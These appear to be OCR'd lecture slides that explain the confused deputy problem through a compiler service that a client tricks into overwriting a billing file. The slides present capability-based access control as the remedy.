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
- The service must be allowed to update the bill.



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

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

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

Clients

Compiler Service

bill.txt

“(Foo.c,**bill.txt**)”

Outputs

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

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

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

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

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The service is a ***confused deputy***

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Can be addressed with ***capability*** based access control

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

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

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

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

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

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

